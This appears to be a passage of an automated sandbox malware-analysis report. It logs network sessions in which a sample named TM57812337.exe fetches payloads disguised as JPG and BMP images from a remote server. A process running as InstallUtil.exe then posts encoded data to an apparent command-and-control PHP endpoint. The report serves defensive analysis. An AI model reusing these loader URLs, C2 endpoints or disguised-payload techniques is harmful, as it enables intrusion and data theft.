00 72 00 50 00 01 00 01 00 22 00 00 00 6c 00 6c 00 64 00 2e 00 6b 00 72 00 77 00 69 00 69 00 65 00 5a 00 00 00 65 00 6d 00 61 00 6e 00 65 00 6c 00 69 00 46 00 6c 00 61 00 6e 00 69 00 67 00 69 00 72 00 4f 00 01 00 0c 00 40 00 00 00 00 00 00 00 00 00 73 00 6b 00 72 00 61 00 6d 00 65 00 64 00 61 00 72 00 54 00 6c 00 61 00 67 00 65 00 4c 00 01 00 01 00 2a 00 00 00 00 00 00 00 74 00 68 00 67 00 69 00 72 00 79 00 70 00 6f 00 43 00 6c 00 61 00 67 00 65 00 4c 00 01 00 01 00 26 00 00 00 6c 00 6c 00 64 00 2e 00 6b 00 72 00 77 00 69 00 Data Ascii: 8Y88212.1818.0.1noisreV ylbmessAF88212.1818.0.1noisreVtcudorPBemaNtcudorP"lld.krwiieZemaneliFlanig irO@skramedarTlageL*thgirypoClageL&lld.krwi

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
1	192.168.2.3	49753	3.124.188.36	80	C:\Users\user\Desktop\TM57812337.exe

Timestamp	kBytes transferred	Direction	Data
May 27, 2022 13:23:59.405220985 CEST	1530	OUT	GET /bay/loader/uploads/flip_Jozgxzue.jpg HTTP/1.1 Host: 3.124.188.36 Connection: Keep-Alive
May 27, 2022 13:24:02.571975946 CEST	1591	OUT	GET /bay/loader/uploads/flip_Jozgxzue.jpg HTTP/1.1 Host: 3.124.188.36 Connection: Keep-Alive

Timestamp	kBytes transferred	Direction	Data
May 27, 2022 13:24:02.592652082 CEST	1592	IN	HTTP/1.1 200 OK Date: Fri, 27 May 2022 11:24:02 GMT Server: Apache/2.4.38 (Win64) OpenSSL/1.0.2q PHP/5.6.40 Last-Modified: Wed, 25 May 2022 23:04:39 GMT ETag: "68a00-5dfde1908ab1e" Accept-Ranges: bytes Content-Length: 428544 Keep-Alive: timeout=5, max=100 Connection: Keep-Alive Content-Type: image/jpeg Data Raw: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 31 06 00 00 00 0c 00 06 a0 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 39 00 32 00 37 00 33 00 2e 00 31 00 38 00 31 00 38 00 2e 00 30 00 2e 00 31 00 00 00 6e 00 6f 00 69 00 73 00 72 00 65 00 56 00 20 00 79 00 6c 00 62 00 6d 00 65 00 73 00 73 00 41 00 01 00 0e 00 44 00 00 00 39 00 32 00 37 00 33 00 2e 00 31 00 38 00 31 00 38 00 2e 00 30 00 2e 00 31 00 00 00 6e 00 6f 00 69 00 73 00 72 00 65 00 56 00 74 00 63 00 75 00 64 00 6f 00 72 00 50 00 01 00 0e 00 40 00 00 00 00 00 00 00 00 00 00 65 00 6d 00 61 00 4e 00 74 00 63 00 75 00 64 00 6f 00 72 00 50 00 01 00 01 00 22 00 00 00 00 00 6c 00 6c 00 64 00 2e 00 72 00 73 00 70 00 7a 00 71 00 73 00 78 00 64 00 72 00 61 00 7a 00 63 00 62 00 67 00 77 00 4d 00 00 00 65 00 6d 00 61 00 6e 00 65 00 6c 00 69 00 46 00 6c 00 61 00 6e 00 69 00 67 00 69 00 72 00 4f 00 01 00 15 00 52 00 00 00 00 00 00 00 00 00 73 00 6b 00 72 00 61 00 6d 00 65 00 64 00 61 00 72 00 54 00 6c 00 61 00 67 00 65 00 4c 00 01 00 01 00 2a 00 00 00 00 00 00 00 74 00 68 00 67 00 69 00 72 00 79 00 70 00 6f 00 43 00 6c 00 61 00 67 00 65 00 4c 00 01 00 01 00 26 00 00 00 00 00 6c 00 6c 00 64 00 2e 00 72 00 73 00 70 00 7a 00 71 00 73 00 78 00 64 00 72 00 61 00 7a Data Ascii: 19273.1818.0.1noisreV ylbmessAD9273.1818.0.1noisreVtcudorP@emaNtcudorP"lld.rspzqsxdrazcb gwMemaneliFlanigirORskramedarTlageL*thgirypoClageL&lld.rspzqsxdraz

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
2	192.168.2.3	49761	3.124.188.36	80	C:\Users\user\Desktop\TM57812337.exe

Timestamp	kBytes transferred	Direction	Data
May 27, 2022 13:24:10.592638969 CEST	2047	OUT	GET /bay/loader/uploads/TM57812337_Nbfpwrzt.bmp HTTP/1.1 Host: 3.124.188.36 Connection: Keep-Alive

Timestamp	kBytes transferred	Direction	Data
May 27, 2022 13:24:10.612761974 CEST	2048	IN	HTTP/1.1 200 OK Date: Fri, 27 May 2022 11:24:10 GMT Server: Apache/2.4.38 (Win64) OpenSSL/1.0.2q PHP/5.6.40 Last-Modified: Thu, 26 May 2022 08:50:01 GMT ETag: "5a200-5dfe646773433" Accept-Ranges: bytes Content-Length: 369152 Keep-Alive: timeout=5, max=100 Connection: Keep-Alive Content-Type: image/bmp Data Raw: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 38 59 00 00 00 0c 00 05 b0 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 38 00 38 00 32 00 31 00 32 00 2e 00 31 00 38 00 31 00 38 00 2e 00 30 00 2e 00 31 00 00 00 6e 00 6f 00 69 00 73 00 72 00 65 00 56 00 20 00 79 00 6c 00 62 00 6d 00 65 00 73 00 73 00 41 00 01 00 0f 00 46 00 00 00 00 00 38 00 38 00 32 00 31 00 32 00 2e 00 31 00 38 00 31 00 38 00 2e 00 30 00 2e 00 31 00 00 00 6e 00 6f 00 69 00 73 00 72 00 65 00 56 00 74 00 63 00 75 00 64 00 6f 00 72 00 50 00 01 00 0f 00 42 00 00 00 00 00 00 00 00 00 65 00 6d 00 61 00 4e 00 74 00 63 00 75 00 64 00 6f 00 72 00 50 00 01 00 01 00 22 00 00 00 6c 00 6c 00 64 00 2e 00 6b 00 72 00 77 00 69 00 69 00 65 00 5a 00 00 00 65 00 6d 00 61 00 6e 00 65 00 6c 00 69 00 46 00 6c 00 61 00 6e 00 69 00 67 00 69 00 72 00 4f 00 01 00 0c 00 40 00 00 00 00 00 00 00 00 00 73 00 6b 00 72 00 61 00 6d 00 65 00 64 00 61 00 72 00 54 00 6c 00 61 00 67 00 65 00 4c 00 01 00 01 00 2a 00 00 00 00 00 00 00 74 00 68 00 67 00 69 00 72 00 79 00 70 00 6f 00 43 00 6c 00 61 00 67 00 65 00 4c 00 01 00 01 00 26 00 00 00 6c 00 6c 00 64 00 2e 00 6b 00 72 00 77 00 69 00 Data Ascii: 8Y88212.1818.0.1noisreV ylbmessAF88212.1818.0.1noisreVtcudorPBemaNtcudorP"lld.krwiieZemaneliFlanigirO@skramedarTlageL*thgirypoClageL&lld.krwi

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
3	192.168.2.3	49762	3.124.188.36	80	C:\Users\user\Desktop\TM57812337.exe

Timestamp	kBytes transferred	Direction	Data
May 27, 2022 13:24:20.379992008 CEST	2430	OUT	GET /bay/loader/uploads/TM57812337_Nbfpwrzt.bmp HTTP/1.1 Host: 3.124.188.36 Connection: Keep-Alive

Timestamp	kBytes transferred	Direction	Data
May 27, 2022 13:24:20.400568962 CEST	2432	IN	HTTP/1.1 200 OK Date: Fri, 27 May 2022 11:24:20 GMT Server: Apache/2.4.38 (Win64) OpenSSL/1.0.2q PHP/5.6.40 Last-Modified: Thu, 26 May 2022 08:50:01 GMT ETag: "5a200-5dfe646773433" Accept-Ranges: bytes Content-Length: 369152 Keep-Alive: timeout=5, max=100 Connection: Keep-Alive Content-Type: image/bmp Data Raw: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 38 59 00 00 00 0c 00 05 b0 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 38 00 38 00 32 00 31 00 32 00 2e 00 31 00 38 00 31 00 38 00 2e 00 30 00 2e 00 31 00 00 00 6e 00 6f 00 69 00 73 00 72 00 65 00 56 00 20 00 79 00 6c 00 62 00 6d 00 65 00 73 00 73 00 41 00 01 00 0f 00 46 00 00 00 00 00 38 00 38 00 32 00 31 00 32 00 2e 00 31 00 38 00 31 00 38 00 2e 00 30 00 2e 00 31 00 00 00 6e 00 6f 00 69 00 73 00 72 00 65 00 56 00 74 00 63 00 75 00 64 00 6f 00 72 00 50 00 01 00 0f 00 42 00 00 00 00 00 00 00 00 00 65 00 6d 00 61 00 4e 00 74 00 63 00 75 00 64 00 6f 00 72 00 50 00 01 00 01 00 22 00 00 00 6c 00 6c 00 64 00 2e 00 6b 00 72 00 77 00 69 00 69 00 65 00 5a 00 00 00 65 00 6d 00 61 00 6e 00 65 00 6c 00 69 00 46 00 6c 00 61 00 6e 00 69 00 67 00 69 00 72 00 4f 00 01 00 0c 00 40 00 00 00 00 00 00 00 00 00 73 00 6b 00 72 00 61 00 6d 00 65 00 64 00 61 00 72 00 54 00 6c 00 61 00 67 00 65 00 4c 00 01 00 01 00 2a 00 00 00 00 00 00 00 74 00 68 00 67 00 69 00 72 00 79 00 70 00 6f 00 43 00 6c 00 61 00 67 00 65 00 4c 00 01 00 01 00 26 00 00 00 6c 00 6c 00 64 00 2e 00 6b 00 72 00 77 00 69 00 Data Ascii: 8Y88212.1818.0.1noisreV ylbmessAF88212.1818.0.1noisreVtcudorPBemaNtcudorP"lld.krwiieZemaneliFlanig irO@skramedarTlageL*thgirypoClageL&lld.krwi

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
4	192.168.2.3	49763	45.133.1.41	80	C:\Windows\Microsoft.NET\Framework\v4.0.30319\InstallUtil.exe

Timestamp	kBytes transferred	Direction	Data
May 27, 2022 13:24:39.113894939 CEST	2814	OUT	POST /jah/inc/9f3d37faadd0a5.php HTTP/1.1 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:98.0) Gecko/20100101 Firefox/98.0 Content-Type: application/x-www-form-urlencoded Host: 45.133.1.41 Content-Length: 580 Expect: 100-continue Connection: Keep-Alive
May 27, 2022 13:24:39.387582064 CEST	2815	OUT	POST /jah/inc/9f3d37faadd0a5.php HTTP/1.1 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:98.0) Gecko/20100101 Firefox/98.0 Content-Type: application/x-www-form-urlencoded Host: 45.133.1.41 Content-Length: 580 Expect: 100-continue Connection: Keep-Alive

Timestamp	kBytes transferred	Direction	Data
May 27, 2022 13:24:39.887681007 CEST	2816	OUT	POST /jah/inc/9f3d37faadd0a5.php HTTP/1.1 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:98.0) Gecko/20100101 Firefox/98.0 Content-Type: application/x-www-form-urlencoded Host: 45.133.1.41 Content-Length: 580 Expect: 100-continue Connection: Keep-Alive Data Raw: 70 3d 67 45 66 71 7a 66 76 48 36 51 41 68 59 38 6b 36 39 49 45 48 38 61 4a 39 61 46 32 6c 74 73 73 33 72 78 4a 4a 33 65 64 74 4b 66 77 25 32 42 71 52 69 47 63 30 42 6c 4c 74 69 4c 36 50 4e 6b 46 63 57 6b 56 33 38 41 42 48 66 44 5a 51 4b 45 49 42 6e 53 63 4e 32 37 76 48 6d 69 41 2f 48 59 75 61 39 72 57 42 44 70 66 31 72 70 76 58 4e 43 7a 71 53 36 63 6f 4a 59 38 70 53 25 32 42 77 78 48 4d 32 69 68 47 6a 4f 7a 57 4b 4d 75 6e 76 72 4c 61 36 52 78 37 41 68 43 63 35 68 64 31 32 75 31 4b 30 61 6b 53 59 50 62 37 57 79 78 4e 69 65 78 59 49 78 63 45 54 43 47 56 2f 37 6e 65 55 53 45 4a 48 6d 75 4f 76 67 7a 68 47 70 4c 32 66 51 45 6f 5a 5a 66 47 5a 2f 2f 34 73 61 4f 64 58 36 50 36 58 32 73 64 57 36 56 6a 38 49 4e 69 4e 6d 63 5a 53 5a 6b 5a 33 57 79 48 30 6e 6d 42 47 68 4a 72 75 75 66 53 69 4d 53 76 30 31 58 41 52 48 4a 4a 5a 4f 4a 71 61 66 73 44 2f 42 6b 6d 4c 79 79 4f 78 55 36 56 57 42 41 36 6d 6e 33 45 34 38 32 32 67 70 74 5a 42 53 65 4f 79 6a 6a 30 4a 71 77 30 6b 5a 7a 5a 79 49 50 36 79 65 43 47 76 25 32 42 78 4a 78 38 4f 7a 43 79 75 56 50 4c 63 49 41 39 34 4c 68 79 78 64 73 39 25 32 42 6e 35 62 53 33 51 4f 63 77 4b 55 76 70 74 57 4a 48 66 56 6a 5a 75 76 57 46 4b 25 32 42 4f 44 6d 39 79 4a 76 58 61 68 79 33 6a 50 6b 4f 42 6b 78 31 34 6a 32 35 42 49 6e 32 68 65 30 65 63 6e 74 50 71 50 6b 6d 59 30 4b 31 65 45 41 78 34 31 4b 41 41 4e 38 76 44 38 65 4a 72 56 30 58 66 73 6d 79 53 70 6d 46 6e 4a 52 75 58 33 36 67 6c 42 41 4f 59 6f 77 6f 4c 77 79 79 44 65 66 51 63 58 32 67 51 6b 32 2f 70 7a 7a 2f 32 4c 72 4f 61 37 65 50 48 34 6f 2f 71 64 4e 7a 76 58 71 7a 72 64 79 42 7a 57 6b 34 31 47 53 44 77 7a 33 71 70 79 38 6a 39 52 6b 64 57 4f 4b 43 61 4f 75 75 2f 32 65 31 73 35 41 34 37 79 77 53 31 2f 6a 6b 42 66 56 52 51 52 4b 77 3d 3d Data Ascii: p=gEfqzfvH6QAhY8k69IEH8aJ9aF2ltss3rxJJ3edtKfw%2BqRiGc0BlLtiL6PNkFcWkV38ABHfDZQKEIBnScN27vHmiA/HYua9rWBDpf1rpvXNCzqS6coJY8pS%2BwxHM2ihGjOzWKMunvrLa6Rx7AhCc5hd12u1K0akSYPb7WyxNiexYIxcETCGV/7neUSEJHmuOvgzhGpL2fQEoZZfGZ//4saOdX6P6X2sdW6Vj8INiNmcZSZkZ3WyH0nmBGhJruufSiMSv01XARHJJZOJqafsD/BkmLyyOxU6VWBA6mn3E4822gptZBSeOyjj0Jqw0kZzZyIP6yeCGv%2BxJx8OzCyuVPLcIA94Lhyxds9%2Bn5bS3QOcwKUvptWJHfVjZuvWFK%2BODm9yJvXahy3jPkOBkx14j25BIn2he0ecntPqPkmY0K1eEAx41KAAN8vD8eJrV0XfsmySpmFnJRuX36glBAOYowoLwyyDefQcX2gQk2/pzz/2LrOa7ePH4o/qdNzvXqzrdyBzWk41GSDwz3qpy8j9RkdWOKCaOuu/2e1s5A47ywS1/jkBfVRQRKw== POST /jah/inc/9f3d37faadd0a5.php HTTP/1.1 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:98.0) Gecko/20100101 Firefox/98.0 Content-Type: application/x-www-form-urlencoded Host: 45.133.1.41 Content-Length: 580 Expect: 100-continue Connection: Keep-Alive Data Raw: 70 3d 67 45 66 71 7a 66 76 48 36 51 41 68 59 38 6b 36 39 49 45 48 38 61 4a 39 61 46 32 6c 74 73 73 33 72 78 4a 4a 33 65 64 74 4b 66 77 25 32 42 71 52 69 47 63 30 42 6c 4c 74 69 4c 36 50 4e 6b 46 63 57 6b 56 33 38 41 42 48 66 44 5a 51 4b 45 49 42 6e 53 63 4e 32 37 76 48 6d 69 41 2f 48 59 75 61 39 72 57 42 44 70 66 31 72 70 76 58 4e 43 7a 71 53 36 63 6f 4a 59 38 70 53 25 32 42 77 78 48 4d 32 69 68 47 6a 4f 7a 57 4b 4d 75 6e 76 72 4c 61 36 52 78 37 41 68 43 63 35 68 64 31 32 75 31 4b 30 61 6b 53 59 50 62 37 57 79 78 4e 69 65 78 59 49 78 63 45 54 43 47 56 2f 37 6e 65 55 53 45 4a 48 6d 75 4f 76 67 7a 68 47 70 4c 32 66 51 45 6f 5a 5a 66 47 5a 2f 2f 34 73 61 4f 64 58 36 50 36 58 32 73 64 57 36 56 6a 38 49 4e 69 4e 6d 63 5a 53 5a 6b 5a 33 57 79 48 30 6e 6d 42 47 68 4a 72 75 75 66 53 69 4d 53 76 30 31 58 41 52 48 4a 4a 5a 4f 4a 71 61 66 73 44 2f 42 6b 6d 4c 79 79 4f 78 55 36 56 57 42 41 36 6d 6e 33 45 34 38 32 32 67 70 74 5a 42 53 65 4f 79 6a 6a 30 4a 71 77 30 6b 5a 7a 5a 79 49 50 36 79 65 43 47 76 25 32 42 78 4a 78 38 4f 7a 43 79 75 56 50 4c 63 49 41 39 34 4c 68 79 78 64 73 39 25 32 42 6e 35 62 53 33 51 4f 63 77 4b 55 76 70 74 57 4a 48 66 56 6a 5a 75 76 57 46 4b 25 32 42 4f 44 6d 39 79 4a 76 58 61 68 79 33 6a 50 6b 4f 42 6b 78 31 34 6a 32 35 42 49 6e 32 68 65 30 65 63 6e 74 50 71 50 6b 6d 59 30 4b 31 65 45 41 78 34 31 4b 41 41 4e 38 76 44 38 65 4a 72 56 30 58 66 73 6d 79 53 70 6d 46 6e 4a 52 75 58 33 36 67 6c 42 41 4f 59 6f 77 6f 4c 77 79 79 44 65 66 51 63 58 32 67 51 6b 32 2f 70 7a 7a 2f 32 4c 72 4f 61 37 65 50 48 34 6f 2f 71 64 4e 7a 76 58 71 7a 72 64 79 42 7a 57 6b 34 31 47 53 44 77 7a 33 71 70 79 38 6a 39 52 6b 64 57 4f 4b 43 61 4f 75 75 2f 32 65 31 73 35 41 34 37 79 77 53 31 2f 6a 6b 42 66 56 52 51 52 4b 77 3d 3d Data Ascii: p=gEfqzfvH6QAhY8k69IEH8aJ9aF2ltss3rxJJ3edtKfw%2BqRiGc0BlLtiL6PNkFcWkV38ABHfDZQKEIBnScN27vHmiA/HYua9rWBDpf1rpvXNCzqS6coJY8pS%2BwxHM2ihGjOzWKMunvrLa6Rx7AhCc5hd12u1K0akSYPb7WyxNiexYIxcETCGV/7neUSEJHmuOvgzhGpL2fQEoZZfGZ//4saOdX6P6X2sdW6Vj8INiNmcZSZkZ3WyH0nmBGhJruufSiMSv01XARHJJZOJqafsD/BkmLyyOxU6VWBA6mn3E4822gptZBSeOyjj0Jqw0kZzZyIP6yeCGv%2BxJx8OzCyuVPLcIA94Lhyxds9%2Bn5bS3QOcwKUvptWJHfVjZuvWFK%2BODm9yJvXahy3jPkOBkx14j25BIn2he0ecntPqPkmY0K1eEAx41KAAN8vD8eJrV0XfsmySpmFnJRuX36glBAOYowoLwyyDefQcX2gQk2/pzz/2LrOa7ePH4o/qdNzvXqzrdyBzWk41GSDwz3qpy8j9RkdWOKCaOuu/2e1s5A47ywS1/jkBfVRQRKw==
May 27, 2022 13:24:40.575226068 CEST	2817	OUT	POST /jah/inc/9f3d37faadd0a5.php HTTP/1.1 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:98.0) Gecko/20100101 Firefox/98.0 Content-Type: application/x-www-form-urlencoded Host: 45.133.1.41 Content-Length: 580 Expect: 100-continue Connection: Keep-Alive Data Raw: 70 3d 67 45 66 71 7a 66 76 48 36 51 41 68 59 38 6b 36 39 49 45 48 38 61 4a 39 61 46 32 6c 74 73 73 33 72 78 4a 4a 33 65 64 74 4b 66 77 25 32 42 71 52 69 47 63 30 42 6c 4c 74 69 4c 36 50 4e 6b 46 63 57 6b 56 33 38 41 42 48 66 44 5a 51 4b 45 49 42 6e 53 63 4e 32 37 76 48 6d 69 41 2f 48 59 75 61 39 72 57 42 44 70 66 31 72 70 76 58 4e 43 7a 71 53 36 63 6f 4a 59 38 70 53 25 32 42 77 78 48 4d 32 69 68 47 6a 4f 7a 57 4b 4d 75 6e 76 72 4c 61 36 52 78 37 41 68 43 63 35 68 64 31 32 75 31 4b 30 61 6b 53 59 50 62 37 57 79 78 4e 69 65 78 59 49 78 63 45 54 43 47 56 2f 37 6e 65 55 53 45 4a 48 6d 75 4f 76 67 7a 68 47 70 4c 32 66 51 45 6f 5a 5a 66 47 5a 2f 2f 34 73 61 4f 64 58 36 50 36 58 32 73 64 57 36 56 6a 38 49 4e 69 4e 6d 63 5a 53 5a 6b 5a 33 57 79 48 30 6e 6d 42 47 68 4a 72 75 75 66 53 69 4d 53 76 30 31 58 41 52 48 4a 4a 5a 4f 4a 71 61 66 73 44 2f 42 6b 6d 4c 79 79 4f 78 55 36 56 57 42 41 36 6d 6e 33 45 34 38 32 32 67 70 74 5a 42 53 65 4f 79 6a 6a 30 4a 71 77 30 6b 5a 7a 5a 79 49 50 36 79 65 43 47 76 25 32 42 78 4a 78 38 4f 7a 43 79 75 56 50 4c 63 49 41 39 34 4c 68 79 78 64 73 39 25 32 42 6e 35 62 53 33 51 4f 63 77 4b 55 76 70 74 57 4a 48 66 56 6a 5a 75 76 57 46 4b 25 32 42 4f 44 6d 39 79 4a 76 58 61 68 79 33 6a 50 6b 4f 42 6b 78 31 34 6a 32 35 42 49 6e 32 68 65 30 65 63 6e 74 50 71 50 6b 6d 59 30 4b 31 65 45 41 78 34 31 4b 41 41 4e 38 76 44 38 65 4a 72 56 30 58 66 73 6d 79 53 70 6d 46 6e 4a 52 75 58 33 36 67 6c 42 41 4f 59 6f 77 6f 4c 77 79 79 44 65 66 51 63 58 32 67 51 6b 32 2f 70 7a 7a 2f 32 4c 72 4f 61 37 65 50 48 34 6f 2f 71 64 4e 7a 76 58 71 7a 72 64 79 42 7a 57 6b 34 31 47 53 44 77 7a 33 71 70 79 38 6a 39 52 6b 64 57 4f 4b 43 61 4f 75 75 2f 32 65 31 73 35 41 34 37 79 77 53 31 2f 6a 6b 42 66 56 52 51 52 4b 77 3d 3d Data Ascii: 